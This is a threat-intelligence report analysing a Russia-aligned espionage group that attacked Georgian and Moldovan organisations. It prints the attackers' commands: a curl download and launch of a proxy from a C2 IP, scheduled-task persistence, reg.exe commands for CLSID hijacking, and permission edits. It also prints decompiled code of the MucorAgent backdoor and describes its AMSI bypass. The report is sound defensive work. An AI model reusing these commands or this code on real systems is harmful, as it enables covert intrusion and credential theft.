Curly COMrades: A New Threat Actor Targeting Geopolitical Hotbeds

By Victor Vrabie

Archived: 2026-04-05 14:21:26 UTC

This research from Bitdefender Labs details a cluster of malicious activity we've been tracking since mid-2024. It uncovers a new threat actor group we've named Curly COMrades, operating to support Russian interests, that's been targeting critical organizations in countries facing significant geopolitical shifts. We observed them launching focused attacks against judicial and government bodies in Georgia, as well as an energy distribution company in Moldova.

The group's primary objective is to maintain long-term access to target networks and steal valid credentials. This allows them to move around the network, collect data, and send it out. They repeatedly attempted to extract the NTDS database from domain controllers, the primary repository for user password hashes and authentication data in a Windows network. Additionally, they attempted to dump LSASS memory from specific systems to recover active user credentials, potentially plain-text passwords, from machines where users were logged on.

"Curly COMrades" heavily rely on establishing strong access points. They use proxy tools like Resocks, SSH, and Stunnel to establish multiple entry points into internal networks. Through these established proxy relays, they frequently executed remote commands, often through tools like Atexec.

For persistent access, attackers deployed a new backdoor we've named MucorAgent, using a very smart technique: hijacking CLSIDs to target NGEN (Native Image Generator) for persistence. NGEN, a default Windows .NET Framework component that pre-compiles assemblies, provides a mechanism for persistence via a disabled scheduled task.

This task appears inactive, yet the operating system occasionally enables and executes it at unpredictable intervals (such as during system idle times or new application deployments), making it a great mechanism for restoring access covertly. Given this unpredictability, it is probable that a secondary, more predictable mechanism for executing this specific task also existed.

They also strategically use compromised, but legitimate websites as traffic relays. This tactic complicates detection and attribution by blending malicious traffic with legitimate network activity. By routing command-and-control (C2) and data exfiltration through seemingly harmless sites, they bypass defenses that trust known domains and hide their true infrastructure. It's very likely that what we've observed is just a small part of a much larger network of compromised web infrastructure they control.

Threat Actor Naming

In our extensive analysis, we looked for strong overlaps with known threat actor groups. While we noted minor similarities, like the incidental use of rar.exe for archiving or the System.Management.Automation namespace for PowerShell code execution, these are common tactics shared by many actors. Ultimately, we found insufficient evidence to confidently attribute this campaign to any existing group. To avoid misleading the community with low-confidence attribution, we chose to designate them as a new, distinct threat actor: ‘Curly COMrades’.

Our decision to name this threat actor "Curly COMrades" is rooted in two primary factors: their operational methodologies and a broader industry concern.

Their technical indicators heavily feature the use of curl.exe for C2 communications and data exfiltration, and a significant aspect of their tooling involves the hijacking of Component Object Model (COM) objects. Beyond these technical aspects, the group's operations align with the geopolitical goals of the Russian Federation.

The second, and perhaps more contentious, aspect of 'Curly COMrades' is its deliberately derogatory nature. We recognize that the cybersecurity industry has a long-standing trend of assigning cool, fancy, or even mythological names to threat actors. While memorable, we—and many others in the cybersecurity community—believe this inadvertently glorifies and, at times, even markets malicious actors.

By choosing a name like 'Curly COMrades,' we aim to de-glamorize cybercrime, stripping away any perception of sophistication or mystique. They are not 'fancy bears' or 'wizard spiders'; they are simply malicious actors engaged in disruptive and harmful behavior.

We hope this choice sparks a wider conversation within the cybersecurity community about naming conventions, encouraging a shift towards more practical and less sensational designations.

Technical Analysis

Suspicious activity was first detected in late 2024 with an attempt to deploy a resocks client. This triggered an investigation, which ultimately uncovered a wider espionage campaign. Forensic analysis of the affected systems revealed additional compromised machines and credentials, highlighting the attackers' extensive efforts to maintain persistent access.

The attackers installed reverse proxy agents across multiple systems and leveraged stolen credentials to access, collect, archive, and exfiltrate internal data. They repeatedly attempted to extract the NTDS database from domain controllers and dump LSASS memory on select systems to maintain their access.

After several resocks tunnels were taken down, the attackers tried to reestablish access by deploying a SOCKS5 server on an internet-facing host as an alternative entry point. They then attempted to set up new tunnels between the victim network and their infrastructure using tools like ssh.exe and stunnel. Their persistent efforts to regain access underscore a common tactic of advanced threat actors: establishing multiple routes for persistence.

Remote commands were executed through reverse proxy relays using the stolen credentials—likely via atexec from the Impacket toolkit or a similar tool. The attackers' focus was on harvesting credentials and browser data. During this period, a previously unseen three-stage malware component—MucorAgent—was identified within their toolkit. This malware was designed to maintain persistence, execute PowerShell scripts, and exfiltrate output via curl.exe.

Another important tactic observed in this campaign is strategic use of compromised, legitimate websites as traffic relays, a tactic that significantly complicates detection and attribution. This approach allows them to blend malicious traffic with normal network activity, making it harder for security tools to flag their communications. By routing C2 and data exfiltration through seemingly benign sites, they evade defenses that trust known domains and obscure their true infrastructure.


The sections below outline the observed threat actor activity as identified through forensic analysis and investigation.

Proxy Relays

Proxy tools were a core component of these intrusions. When combined with valid privileged credentials, they gave the attackers unrestricted access and control over the affected networks.

Resocks

The most frequently observed proxy was resocks, a readily accessible proxy tool from GitHub. Resocks essentially turns a compromised computer into a secure relay point, allowing attackers to route their traffic through that internal system as if they were directly on the network. The code samples recovered from the compromised systems had been built using garble, an obfuscation utility designed for Go binaries. Garble works by scrambling and encrypting parts of the program's code, making it harder for security analysts to reverse-engineer it and understand how the tool functions.



Resocks acts as a relay point into a compromised network. In this case, Network A represents an attacker, and Network B represents a victim. Source: resocks GitHub readme.

Here's an example of a resocks deployment: the attackers first manually retrieved the client binary using curl. They then initiated the resocks tunnel to establish their C2 connection, and finally created a scheduled task to maintain this access persistently.

Resocks – Deployment Commands

“cmd.exe" /C curl.exe -k http://96.30.124[.]103:443/DRM -o c:\\programdata\\Microsoft\\DRM\\Server\\DRM.exe > C:\\Windows\\Temp\\khTFMqZA.tmp 2>&1
c:\\programdata\\Microsoft\\DRM\\Server\\DRM.exe 96.30.124[.]103:443 --key <redacted>
"cmd.exe" /C schtasks /create /TN \\Microsoft\\Windows\\UpdateOrchestrator\\Check_AC /RU System /SC daily /ST 10:42 /TR "c:\\programdata\\Microsoft\\DRM\\Server\\DRM.exe 96.30.124[.]103:443 --key <redacted>" /f > C:\\Windows\\Temp\\tDkDCEDd.tmp 2>&1

As usual, the choice of paths, scheduled task names, and service names clearly indicates an attempt to blend in with legitimate system files and processes. For persistence, the attackers consistently created scheduled tasks and Windows services.

Resocks - Binaries
c:\programdata\drm.exe
c:\programdata\microsoft\drm\server\drm.exe
c:\programdata\oracle\java.oracle_jre_usage\java.exe
c:\programdata\oracle\java\java.exe
c:\programdata\rs.exe
c:\programdata\vmware\vmware tools\vmtools.exe
Resocks - Scheduled Tasks
\Microsoft\Windows\DeviceDirectoryClient\RegisterDeviceProtectionUSB
\Microsoft\Windows\DeviceDirectoryClient\RegisterDeviceToolsUSB
\Microsoft\Java\JavaUpdate
\Microsoft\Windows\UpdateOrchestrator\Check_AC
tt1
test1
Resocks - Windows Services
MsEdgeSvc
JavaSvc

OracleJavaSvc

Analysis of commands found within the scheduled tasks and service definitions revealed that, in most cases, the resocks clients were configured to communicate over port 443. One instance involving port 8443 was also identified.

Resocks - C2 Servers
91.107.174[.]190
96.30.124[.]103
194.87.31[.]171
75.127.13[.]136
94.131.109[.]91
207.180.194[.]109

Available evidence indicates that a significant portion of the remote command execution was channeled through their established SOCKS tunnels. Alongside general remote commands, we also observed attempts to execute DCSync. This attack technique exploits legitimate Active Directory replication functions to trick a Domain Controller into replicating sensitive information (including user password hashes) to the attacker's machine , demonstrating the Curly COMrades' appetite for credentials and further lateral movement.

In one instance, the resocks client located in Moldova initiated an HTTP request to a Redmine server over port 3000 in Ukraine. Redmine is a legitimate, open-source web-based project management application, widely used by businesses, that use port 3000 by default. This behavior strongly indicates that the Redmine server in Ukraine was likely compromised by the attackers and then repurposed, potentially allowing the attackers to circumvent geolocation-based access restrictions.

SOCKS5 Binary

Another proxy tool, believed to have been deployed alongside the resocks tunnels as an alternative access point on an internet-exposed system, was identified as a SOCKS5 server binary, adapted from an open-source project hosted on GitHub. This tool binds to 0.0.0.0:55333 (with a later identified sample binding to port 55334; MD5: 44a57a7c388af4d96771ab23e85b7f1e), enabling immediate proxying of network traffic after execution. Before the server starts, the application console window is hidden through calls to the AllocConsole(), FindWindowA(), and ShowWindow() APIs using the SW_HIDE parameter.

In total, two distinct samples of this SOCKS server variant were identified across separate compromised hosts.

SOCKS5 Proxy - Binaries
c:\programdata\hp.exe
c:\programdata\microsoft\edgeupdate\msedge.exe
c:\programdata\microsoft\mf\mf.exe
c:\programdata\ssh\sshelp.exe
c:\programdata\symantec\symantec.exe

Persistence for one instance of this SOCKS5 server was achieved through the scheduled task names \Microsoft\Windows\DeviceDirectoryClient\RegisterDevicesUSB.

SSH + Stunnel

The most recently investigated activity revealed a shift in the technique to establish SOCKS proxy capabilities. Instead of relying on custom proxy binaries, ssh.exe was used for remote port forwarding, while tstunnel.exe—a component of the Stunnel suite — was used to encrypt the TCP traffic. This approach was likely intended to obfuscate the SSH communication and evade network-based detection mechanisms.

First, the tstunnel.exe (MD5: 063770f7e7eb52d83c97aa63c0a6f8a6) was executed with a configuration directing it to bind to the localhost interface on a high-numbered port, such as 52437. The configuration instructed the tool to encapsulate the local TCP traffic and send it to the remote compromised server, creating an encrypted communication channel.

Tstunnel Location	**Corresponding Config**
C:\programdata\Samsung\Printer\Printer.exe	C:\programdata\Samsung\Printer\service.conf
C:\programdata\microsoft\crypto\rsa\Certutils.exe	C:\programdata\microsoft\crypto\rsa\service.conf

Next, ssh.exe was copied to an unusual location, like C:\ProgramData\Microsoft\UEV\Templates\Template.exe. A special configuration file was also put in place. This file was set up to enable remote port forwarding, allowing ssh.exe to communicate with the SSH server through a local port opened by tstunnel.exe. File permissions were then adjusted to make sure ssh.exe could run successfully. implemented

icacls C:\programdata\Microsoft\UEV\templates\SettingsLocationTemplate2013B.xsd /remove *S-1-15-2-1 *S-1-15-2-2
icacls C:\programdata\Microsoft\UEV\templates\SettingsLocationTemplate2013B.xsd /remove *S-1-5-11 *S-1-5-32-544 *S-1-5-32-545
icacls C:\programdata\Microsoft\UEV\templates\SettingsLocationTemplate2013B.xsd /inheritance:d

The binary was then launched with the -F option to load the custom configuration, followed by parameters that activated the remote forwarding functionality.

"C:\programdata\Microsoft\UEV\templates\Template.exe" -F
C:\programdata\Microsoft\UEV\templates\SettingsLocationTemplate2013C.xsd start

In a separate attempt to configure SSH traffic forwarding, the use of a custom configuration file was avoided. Instead, a default configuration file was placed for the SYSTEM user. File permissions required for this setup were adjusted through the execution of a batch script located at C:\ProgramData\ch_prm.bat:

icacls.exe c:\windows\system32\config\systemprofile\.ssh\id_rsa /c /t/Inheritance:d
TakeOwn /F c:\windows\system32\config\systemprofile\.ssh\id_rsa
icacls.exe c:\windows\system32\config\systemprofile\.ssh\id_rsa /c /t /Remove:g "Authenticated Users"
BUILTIN\Administrators BUILTIN Everyone Users
icacls.exe c:\windows\system32\config\systemprofile\.ssh\id_rsa

icacls.exe c:\windows\system32\config\systemprofile\.ssh\config /c /t /Inheritance:d
TakeOwn /F c:\windows\system32\config\systemprofile\.ssh\config
icacls.exe c:\windows\system32\config\systemprofile\.ssh\config /c /t /Remove:g "Authenticated Users"
BUILTIN\Administrators BUILTIN Everyone Users
icacls.exe c:\windows\system32\config\systemprofile\.ssh\config

Next, the ssh.exe binary was copied to C:\Program Files (x86)\Google\chrome.exe and executed using a configuration profile “Update” that was likely predefined in the default config. The selection of the destination path, executable name, and profile designation appears to have been deliberately made to blend seamlessly with legitimate system behavior.

"cmd.exe" /C copy /y c:\\windows\\system32\\OpenSSH\\ssh.exe "c:\\program files (x86)\\Google\\chrome.exe" > c:\\Programdata\\WindowsUpdateTask_B.tmp 2>&1
"c:\\program files (x86)\\Google\\chrome.exe" Update -N
c:\\Program Files (x86)\\Google\\GoogleUpdate.exe"

CurlCat

An interesting artifact associated with this execution—presumably intended to support traffic forwarding—was the spawning of a secondary process, C:\Program Files (x86)\Google\GoogleUpdate.exe (MD5: dd253f7403644cfa09d8e42a7120180d), by the ssh.exe binary. Analysis of GoogleUpdate.exe revealed that it obtained handles to the standard input and output streams and facilitated bidirectional data transfer between these streams and C2 server over HTTPS. The binary effectively behaves in a manner similar to netcat and is likely used in conjunction with the SSH ProxyCommand option to relay traffic through the specified intermediary.

The tool is assessed to be a custom implementation, with several relevant details identified through static analysis. It is statically linked with the libcurl library, which is used to establish communication with a hardcoded compromised site <redacted>[.]ge — likely hosted on a PHP and WordPress stack. HTTP requests issued by the tool contain hardcoded headers, indicating a predefined communication pattern with the C2 infrastructure:

Host: <redacted>.ge
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-type: application/octet-stream
Cookie: PHPSESSID=<random base64 encoded string>
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36

An important part of the tool's setup involves creating a custom character substitution map. This map is derived from the following string.

H2IWw5/AOhBJ6zQmxreqlVFYgfckCEnbABCDEFGHIJKLMNOPQRSTUVWXYZabcdefKDPL8t0N9T3UMRo1XajZ7Gp+ydvSisu4ghijklmnopqrs

This 128-character string is then divided into four 32-character segments. From these segments, two distinct 64-character strings are constructed through concatenation:

- The substitution alphabet is created by joining characters 0-31 and characters 64-95
- Result: H2IWw5/AOhBJ6zQmxreqlVFYgfckCEnbKDPL8t0N9T3UMRo1XajZ7Gp+ydvSisu4
- The standard Base64 alphabet is created by joining characters 32-63 and characters 96-127
- Result: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

These two 64-character strings are then used to establish a one-to-one character mapping. This means each character from the Standard Base64 Alphabet (the second string) is replaced by the character found at the exact corresponding position in the Substitution Alphabet (the first string). For example, if the tool needs to encode a character that would normally be 'A' in standard Base64 (the first character of the standard alphabet), it would instead use 'H' (the first character of the custom substitution alphabet). This effectively scrambles or "encodes" the data using a custom alphabet, making it harder for generic decoders to interpret.

The tool retrieves content from standard input using PeekNamedPipe() and ReadFile(), then encodes it. The encoded data is sent via an HTTPS request, and the server's response is decoded using the same logic before being written to standard output via the WriteFile() API.

Another sample discovered at the same location (C:\Program Files (x86)\Google\GoogleUpdate.exe) communicated with the domain <redacted>[.]md as its C2 server. Its structure and behavior closely resembled the previously mentioned site, suggesting it was also configured to operate as an intermediary—likely a compromised web server functioning as a proxy between the victim machine and attacker-controlled infrastructure.

RuRat

Although the attackers had already achieved persistence through valid credentials and sustained network access via proxy relays, they implemented an additional method for continued access: deploying the legitimate Remote Monitoring and Management (RMM) tool, Remote Utilities (RuRat). This was initiated by %COMMON_APDATA%\run.bat, which created RuRat's default installation directory and extracted the tool's contents into it.

RMM – RuRat Deployment
mkdir "c:\Program Files (x86)\Remote Utilities - Host"
"c:\programdata\rar.exe" x c:\programdata\RemUT.rar "c:\Program Files (x86)\Remote Utilities - Host"
sc create RemUtSvc binPath= "\"c:\Program Files (x86)\Remote Utilities - Host\rutserv.exe\" -run_agent" start= delayed-auto error= ignore

reg import c:\programdata\cfg.reg
del /f /q c:\programdata\cfg.reg

MucorAgent

A complex and previously unknown malware—designated ***MucorAgent***—was identified on multiple systems within one of the targeted organizations.

It was engineered as a .NET stealthy tool capable of executing an AES-encrypted PowerShell script and uploading the resulting output to a designated server. Although no PowerShell payloads were recovered, the design of the malware suggests that its execution was intended to occur periodically—most likely for the purpose of data collection and exfiltration.

The malware consists of three distinct components. The first is a .NET assembly that hijacks a legitimate COM handler associated with the CLSID {de434264-8fe9-4c0b-a83b-89ebeebff78e}. This initial component is responsible for loading a second .NET stage dynamically. The second stage proceeds to decrypt and execute the third stage alongside another assembly responsible for AMSI patching in order to avoid the PowerShell script payload being detected.

The final payload searches for specific files (index.png or icon.png) within a designated folder, decrypts an embedded PowerShell script, and executes it using System.Management.Automation namespace without invoking the PowerShell.exe process—thereby reducing visibility. The script's output is then AES-encrypted and wrapped with a PNG header and footer to masquerade as a legitimate image file. This disguised output is subsequently exfiltrated to an attacker-controlled server using curl.exe.

Deployment

The typical method used to deploy MucorAgent and establish persistence involves the execution of reg.exe commands to hijack the CLSID. This was done either manually or by placing all the necessary commands into a single batch file, commonly named C:\ProgramData\r.bat:

MucorAgent – CLSID Hijacking
reg add HKEY_USERS\<SID>\SOFTWARE\Classes\CLSID\{de434264-8fe9-4c0b-a83b-89ebeebff78e}\InprocServer32 /t REG_SZ /d "C:\\Windows\\System32\\mscoree.dll" /F
reg add HKEY_USERS\<SID>\SOFTWARE\Classes\CLSID\{de434264-8fe9-4c0b-a83b-89ebeebff78e}\InprocServer32 /v Assembly /t REG_SZ /d "TaskLauncher, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null" /F
reg add HKEY_USERS\<SID>\SOFTWARE\Classes\CLSID\{de434264-8fe9-4c0b-a83b-89ebeebff78e}\InprocServer32 /v Class /t REG_SZ /d "TaskLauncher.TaskHandler" /F
reg add HKEY_USERS\<SID>\SOFTWARE\Classes\CLSID\{de434264-8fe9-4c0b-a83b-89ebeebff78e}\InprocServer32 /v CodeBase /t REG_SZ /d "C:\\ProgramData\\Intel\\Logs\\Data\\TaskLauncher.dll" /F
reg add HKEY_USERS\<SID>\SOFTWARE\Classes\CLSID\{de434264-8fe9-4c0b-a83b-89ebeebff78e}\InprocServer32 /v RuntimeVersion /t REG_SZ /d "v4.0.30319" /F

The COM handler {de434264-8fe9-4c0b-a83b-89ebeebff78e} is linked to the scheduled task named ".NET Framework NGEN v4.0.30319 Critical." While this task is typically disabled by default, it is periodically enabled.

To explain, NGEN (Native Image Generator) is a Microsoft .NET tool designed to boost the performance of .NET applications. It works by pre-compiling an application's intermediate code into native machine code, storing it for faster loading later and reducing startup times and memory usage. NGEN tasks are usually executed in the background during system idle times or triggered after specific events like the deployment of new .NET applications, updates to the .NET Framework, or the installation/updates of .NET-reliant applications. This periodic enablement ensures that .NET applications remain optimized over time.

By hijacking this CLSID, threat actors gain a unique persistence mechanism, allowing them to restore their MucorAgent backdoor during one of these periodic NGEN optimization scans. A critical advantage of this method is stealth and execution under the highly privileged SYSTEM account. This particular technique, leveraging CLSID hijacking in conjunction with NGEN, is unprecedented in our observations.

However, a notable drawback of this approach is the inherent unpredictability of NGEN task execution times. For this reason, we believe the attackers likely employed another, more reliable task or trigger in parallel, either to directly execute MucorAgent or to trigger the NGEN optimization process on-demand. This hypothesis is further supported by another task creation command immediately following the reg add commands:

schtasks /create /tn "\\Mozilla\\Browser.VisualUpdate" /xml C:\\programdata\\Curl.TaskHandler.xml

One step in the setup process involved delivering the payload intended for execution by MucorAgent. This payload was an encrypted data blob, disguised as a .png file (though lacking actual image headers). In one observed instance, the attackers used curl.exe to download this file directly from a compromised website. The file was then placed in the specific location where MucorAgent was configured to find and execute it.

curl.exe -k http://<redacted>[.]org:443/index.png -o c:\users\
<redacted>\appdata\roaming\Microsoft\Windows\Templates\Curl\index.png

Another COM handler hijacking was also identified, targeting the CLSID {613fba38-a3df-4ab8-9674-5604984a299a}, which corresponds to NGenTaskLauncher.CriticalTaskHandler64.

Internals

The first stage of MucorAgent exposes a class named TaskLauncher, which inherits from TaskHandlerBase, enabling it to be loaded by taskhostw.exe. The core functionality is implemented within the Start() method, which receives a data parameter, verifies the presence of the encrypted payload, and proceeds to invoke the second stage if the payload is found.

```
public override void Start(string data)
{
    byte[] array = new byte[]
    {
        105, 0, 0, 0, 110, 0, 0, 0, 100, 0,
        0, 0, 101, 0, 0, 0, 120, 0, 0, 0,
        46, 0, 0, 0, 112, 0, 0, 0, 110, 0,
        0, 0, 103, 0, 0, 0
    };
    FileInfo fileInfo = new FileInfo(Path.Combine(this.imageDir, Encoding.UTF32.GetString(array)));
    if (fileInfo.Exists && fileInfo.Length > 500L)
    {
        this.Task(data);
    }
    else
    {
        this.Launch();
    }
    base.StatusHandler.TaskCompleted(0);
    Environment.Exit(0);
}
```

If the primary payload is not found, the Launch() function is invoked instead. This function initiates the curl.exe process, providing it with the -K image parameter. This parameter instructs curl to use the file “image” (located in the %APPDATA%\Microsoft\Windows\Templates\Curl folder) as its configuration file. This action is likely intended to upload the results produced by the previous PowerShell script and to retrieve the next PowerShell script for execution.

```
private void Launch()
{
    byte[] array = new byte[]
    {
        99, 0, 0, 0, 117, 0, 0, 0, 114, 0,
        0, 0, 108, 0, 0, 0, 46, 0, 0, 0,
        101, 0, 0, 0, 120, 0, 0, 0, 101, 0,
        0, 0
    };
    string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.System), Encoding.UTF32.GetString(array));
    byte[] array2 = new byte[]
    {
        45, 0, 0, 0, 75, 0, 0, 0, 32, 0,
        0, 0, 123, 0, 0, 0, 48, 0, 0, 0,
        125, 0, 0, 0
    };
    byte[] array3 = new byte[]
    {
        105, 0, 0, 0, 109, 0, 0, 0, 97, 0,
        0, 0, 103, 0, 0, 0, 101, 0, 0, 0
    };
    string text2 = string.Format(Encoding.UTF32.GetString(array2), Encoding.UTF32.GetString(array3));
    Process.Start(new ProcessStartInfo(text, text2)
    {
        UseShellExecute = false,
        WorkingDirectory = this.imageDir,
        CreateNoWindow = true
    });
}
```

If a file with the payload is present, the next step involves loading the second stage. This is accomplished by configuring an AppDomainSetup and creating an instance of a .NET assembly using CreateInstanceFrom(), specifying the assembly name TaskLauncher.TaskHandler and the type "TaskLauncher, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null". This operation results in the loading of TaskLauncher.dll from %COMMON_APPDATA%\SOShared\Logs\User\FE8C4219-A639-46F6-AC97-8035FF5A4A85\Packages\, and the invocation of the TaskHandler constructor, where the logic for the second stage is implemented.

```
private void Task(string data)
{
    AppDomain appDomain = null;
    try
    {
        AppDomainSetup appDomainSetup = new AppDomainSetup();
        appDomainSetup.ApplicationBase = this.extDir;
        appDomainSetup.LoaderOptimization = LoaderOptimization.SingleDomain;
        appDomain = AppDomain.CreateDomain(Guid.NewGuid().ToString(), null, appDomainSetup);
        try
        {
            appDomain.SetData("Date", this.GetPicture());
            appDomain.SetData("Form", data);
            appDomain.SetData("Path", this.imageDir);
            appDomain.SetData("Count", 9216);
            byte[] array = new byte[]
            { ···
            };
            byte[] array2 = new byte[]
            { ···
            };
            appDomain.CreateInstanceFrom(Encoding.UTF32.GetString(array), Encoding.UTF32.GetString(array2));
        }
        catch (Exception)
        {
        }
    }
    finally
    {
        if (appDomain != null)
        {
            AppDomain.Unload(appDomain);
        }
    }
}
```

It's important to note that the Properties Date, Form, Path, and Count are set for the second stage and have the following meaning:

Date	Contains the AES-encrypted third stage, along with the assembly responsible for implementing AMSI patch functionality.
Form	The AES key
Path	The directory where the encrypted PowerShell payload is located
Count	The offset delimiting the AMSI patch binary from the third stage

In other samples analyzed, the Date property is absent, and the third-stage payload is read directly from a file specified by a hardcoded path within the second stage. The AES key and Count value are extracted and used within the Decode() method to decrypt the third stage, employing the AesManaged algorithm with both the key and initialization vector (IV) set to the same value obtained from the Form property. The decryption process results in a GZip archive containing the AMSI patch assembly concatenated with the third and final stage.

```
public TaskHandler()
{
    try
    {
        byte[] array = File.ReadAllBytes(Encoding.UTF32.GetString(new byte[]
        { ···
        }));
        string text = AppDomain.CurrentDomain.GetData("Form") as string;
        int num = (int)AppDomain.CurrentDomain.GetData("Count");
        Thread.Sleep(1000);
        try
        {
            this.Show(this.Decode(array, Encoding.ASCII.GetBytes(text), true, num));
        }
        catch
        {
        }
        Thread.Sleep(1000);
        this.Show(this.Decode(array, Encoding.ASCII.GetBytes(text), false, num));
    }
    catch (Exception)
    {
    }
}
```

Each invocation of the Show() method results in the loading and execution of a type from the assembly provided as input.

```
private void Show(byte[] plugin)
{
    byte[] array = new byte[]
    {…
    };
    Activator.CreateInstance(AppDomain.CurrentDomain.Load(plugin).GetType(Encoding.UTF32.GetString(array)));
}
```

The initial invocation of the Show method is intended to execute the AMSI patch assembly. As with other payloads, the core logic is implemented within the TaskLauncher.TaskHandler class, where the class constructor calls a static Main() function responsible for applying the AMSI bypass. The bypass technique employed is similar to the method described in this analysis and involves overwriting the address of the AmsiScanBuffer function within a .NET utility library with a dummy function. This modification allows the payload to evade inspection by the Antimalware Scan Interface (AMSI), thereby bypassing detection mechanisms.

The third and final stage utilizes the Form and Path properties to retrieve the AES key and the directory containing the encrypted PowerShell script. As illustrated in the image below, the Show() function is invoked with parameters that include this information, along with the index.png file—expected to contain the encrypted script—and the string "error.jpg", which designates the output file where the execution results will be written.

```
public TaskHandler()
{
    try
    {
        string text = AppDomain.CurrentDomain.GetData("Form") as string;
        string text2 = AppDomain.CurrentDomain.GetData("Path") as string;
        this.Show(text2, text, "index.png", "error.jpg");
    }
    catch (Exception ex)
    {
        try
        {
            string text3 = AppDomain.CurrentDomain.GetData("Form") as string;
            string text4 = AppDomain.CurrentDomain.GetData("Path") as string;
            this.ShowE(text4, text3, ex.ToString(), "error.jpg");
        }
        catch
        {
        }
    }
}
```

The Show() method reads the encrypted script, decrypts it using the AesManaged algorithm (AES in CBC mode) with both the key and initialization vector (IV) set to the same value, and subsequently decompresses the result using GZIP. The resulting buffer is supplied as input to a PowerShell object instance from the System.Management.Automation namespace. The script is executed, and the output is serialized into a byte array, which is then passed to an encoding routine that performs GZIP compression followed by AES encryption.

```
private void Show(string dir, string key, string f_in, string f_out)
{
    string text = Path.Combine(dir, f_in);
    byte[] array = this.Decode(this.GetData(text), Encoding.ASCII.GetBytes(key));
    File.Delete(text);
    InitialSessionState initialSessionState = InitialSessionState.CreateDefault();
    byte[] array2 = null;
    using (PowerShell powerShell = PowerShell.Create(initialSessionState))
    {
        powerShell.AddScript(Encoding.UTF32.GetString(array));
        Collection<PSObject> collection = powerShell.Invoke();
        if (!powerShell.HadErrors)
        {
            if (collection.Count != 0)
            {
                Type type = collection[0].BaseObject.GetType();
                if (type.Name == "Byte")
                {
                    byte[] array3 = new byte[collection.Count];
                    for (int i = 0; i < collection.Count; i++)
                    {
                        array3.SetValue(collection[i].BaseObject, i);
                    }
                    array2 = array3;
                }
                else if (type.Name == "Object[]")
                {
                    array2 = new byte[((object[])collection[0].BaseObject).Length];
                    ((object[])collection[0].BaseObject).CopyTo(array2, 0);
                }
                else
                {
                    string text2 = null;
                    for (int j = 0; j < collection.Count; j++)
                    {
                        text2 = text2 + collection[j].BaseObject.ToString() + "\n";
                    }
                    array2 = Encoding.UTF8.GetBytes(text2);
                }
            }
        }
        else
        {
            string text3 = null;
            Collection<ErrorRecord> collection2 = powerShell.Streams.Error.ReadAll();
            for (int k = 0; k < collection2.Count; k++)
            {
                text3 = text3 + collection2[k].Exception.Message + "\n";
            }
            array2 = Encoding.UTF8.GetBytes(text3);
        }
    }
    this.SetData(Path.Combine(dir, f_out), this.Encode(array2, Encoding.ASCII.GetBytes(key)));
}
```

The SetData() method then processes the encrypted output by appending a PNG header and footer, after which the resulting data is written to the designated output file, error.jpg.

Although neither the encrypted PowerShell script nor the corresponding output file could be recovered, the design of the MucorAgent suggests that it was likely intended to function as a backdoor capable of executing payloads on a periodic basis. Each encrypted payload is deleted after being loaded into memory, and no additional mechanism for regularly delivering new payloads was identified. Additional payloads may have been retrieved by the same curl.exe instance believed to be responsible for uploading the execution results.

Two potential C2 servers associated with the MucorAgent were identified: <redacted>[.]org and 45.43.91[.]10. The first, a domain, was observed in a curl command and is assessed to correspond to the manual retrieval of an encrypted PowerShell payload. The second, an IP address, appeared in a manually executed curl command likely intended to verify connectivity. This activity was observed immediately following the execution of the scheduled task believed to initiate the first stage of the MucorAgent.

The locations where the first, second and third stages were deployed during the attacks are provided in the table below:

MucorAgent – Binaries (2nd & 3rd stages)
c:\programdata\intel\logs\data\tasklauncher.dll
c:\programdata\gretech\gomplayer\appconfig
c:\programdata\kmsautos\bin\driver\x64wdv\windivert.conf
c:\programdata\driversetuputility\updater2\task.conf
c:\programdata\usoshared\logs\user\fe8c4219-a639-46f6-ac97-8035ff5a4a85\packages\tasklauncher.dll

c:\programdata\kmsautos\bin\driver\x64wdv\win
c:\windows\microsoft.net\framework64\v4.0.30319\asp.netwebadminfiles\appconfig\appconfig

In several analyzed samples, the folder designated for locating the encrypted PowerShell payload was configured as C:\ProgramData\canon\OIPPESP, with the payload file named icon.png in certain instances.

Discovery

Analysis of all artefacts revealed the methods by which the attackers gathered general information about the compromised network and systems. On specific hosts, depending on operational requirements, living-off-the-land binaries (LOLBins) were employed. A subset of the observed commands is presented below:

Discovery - LOLBins Commands
netstat -anob
tasklist /v
systeminfo
wmic logicaldisk list brief
wmic process get name,commandline,executablepath /format:list
arp -a
route print
ipconfig /all

Additional commands falling under the discovery category were also observed. The command curl ipinfo.io was used to verify internet connectivity, while netstat -ano -p tcp was executed to identify active proxy tunnels. For network-level discovery of domain controller information, PowerShell cmdlets from the ActiveDirectory module were utilized.

Discovery - Active Directory Commands
powershell " Get-ADTrust -Filter *"
powershell "get-addomain -identity <redacted>"
powershell "get-aduser -Filter * -Server <redacted> -Properties samaccountname,serviceprincipalnames | ? {$_.ServicePrincipalNames} | ft"
